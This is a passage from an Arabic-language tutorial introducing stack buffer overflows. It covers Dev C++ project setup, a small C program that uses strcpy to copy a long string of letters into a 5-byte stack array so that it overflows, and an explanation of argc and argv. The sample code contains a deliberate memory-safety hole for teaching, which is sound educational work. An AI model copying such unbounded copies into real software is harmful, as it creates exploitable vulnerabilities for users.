
- 1- المتغيرات العامة Global Variables التي تظل موجودة من بداية البرنامج لنهايته .
- 2- المتغيرات الثابتة Static Variables .
- 3- تحديد الذاكرة Memory Allocation عن طريق دوال مثل الدالة GlobalAlloc .. يتم هذا التحديد في الكومة .

البرامج المستخدمة :


الآن يجب تحميل برنامج Dev C++ وهو عبارة عن IDE ممتاز للغة C++ .. ويمكن تحميله من موقع :

<http://www.bloodshed.net/> or <http://sourceforge.net>

بعد تحميله وتشبيته وتشغيله ستجد الواجهة الرئيسية له كالتالي ..



من قائمة File نختار New Project



وستظهر النافذة التالية الخاصة بخيارات المشروع الجديد ونحدد الآتي :


1 - نختار نوع المشروع Console Application .

2 - نحدد اسم المشروع وليكن "BOF" .

3 - نختار لغة المشروع C++ .

4- نجعلها اللغة الافتراضية للمشاريع القادمة .

5- ثم نضغط OK .




بعد الضغط علي OK تظهر نافذة لحفظ المشروع فنقوم بحفظه في مجلد باسم "BOF" مثلا علي رديف السي "C:\BOF".. ونلاحظ بعد الحفظ ظهور نافذة بالعنوان "main.cpp" بها كود افتراضي لتطبيق Console نقوم بحذف الكود الموجود ونضع بدلا منه الكود التالي :

```
[*] main.cpp ]
#include <string.h>

int main(int argc, char *argv[])
{
    char str[5];
    char buf[] = "AAAABBBBCCCCDDDEEEFFFFFAAAABBBBCCCCDDDD";
    strcpy(str, buf);
    return 0;
}
```

اسم الملف الذي نقوم بوضع الكود به هو main بالامتداد cpp اختصارا لـ c plus plus.. هذا الملف لم يتم حفظه بعد وبالتالي من قائمة File نختار Save أو من شريط الأدوات نختار أيقونة الحفظ ومن ثم سيظهر صندوق الحفظ .. فنحفظ الملف في نفس المجلد "C:\BOF".

لترجمة المشروع الحالي وتحويله إلي EXE نضغط علي F9 أو من قائمة Execute نختار "Compile & Run"..



ونلاحظ عند تشغيل البرنامج ظهور رسالة خطأ ويتم إغلاق البرنامج .. وفيما يلي شرح للكود الذي قمنا بكتابته..

```
#include <string.h>
```

نقوم بتضمين الملف "C:\Dev-Cpp\include\string.h" وهو يحتوي علي إجراءات للتعامل مع النصوص ومنها الإجراء strcpy الخاص بنسخ نص من متغير لآخر .

```
int main(int argc, char *argv[])
{
}
```

الإجراء main هو إجراء بداية البرنامج وله معاملين Parameters يحددان الوسائط الممررة Passed Arguments عند تشغيل الملف التنفيذي .. ومن الممكن أن تضع لهما أي أسم وهما هنا argc و argv ..

الأول وهو المعامل argc أو (argument count) ونوعه integer عددي بحجم 4 بايت وهو يحمل عدد الوسائط الممررة للملف التنفيذي.

الثاني argv وهو عبارة عن مؤشر إلي مصفوفة حدودها كالتالي:

`argv[0]` يشير إلى نص به المسار والاسم أو الاسم فقط للملف التنفيذي حسب طريقة كتابة اسم الملف لتشغيله .

`argv[1]` : يشير إلى نص به أول وسيط ممرر للملف التنفيذي .

`argv[2]` : يشير إلى نص به ثاني وسيط ممرر للملف التنفيذي وهكذا .

فمثلاً إذا تم تشغيل الملف التنفيذي من `Run` أو `CMD` علي هذا النحو:

```

C:\WINDOWS\system32\cmd.exe
C:\>cd hof
C:\BOF>BOF.EXE FirstArg SecondArg

```

فسيكون :

`= 3 argc`

`argv[0] = "BOF.EXE"`

`argv[1] = "FirstArg"`

`argv[2] = "SeconfArg"`

```
char str[5];
```

نقوم بالإعلان عن متغير مصفوفة من الحروف `characters` بطول 5 بايت أي كل حرف بحجم بايت .

ونلاحظ أن طريقة الإعلان عن المتغير `str` تتم علي الأستاك ..

```
char str[5];
```

```

char buf[] =
"AAAABBBBCCCCDDDEEEFFFFFAAAABBBBCCCCDDDD";

```

نقوم بالإعلان عن متغير مصفوفة من الحروف بطول يتم تحديده من النص المخزن بها وهو 40 بايت .

وسنستخدم هذا النص بهذا الشكل لعمل فيض في مكان ذاكرة المتغير `str` في الأستاك .

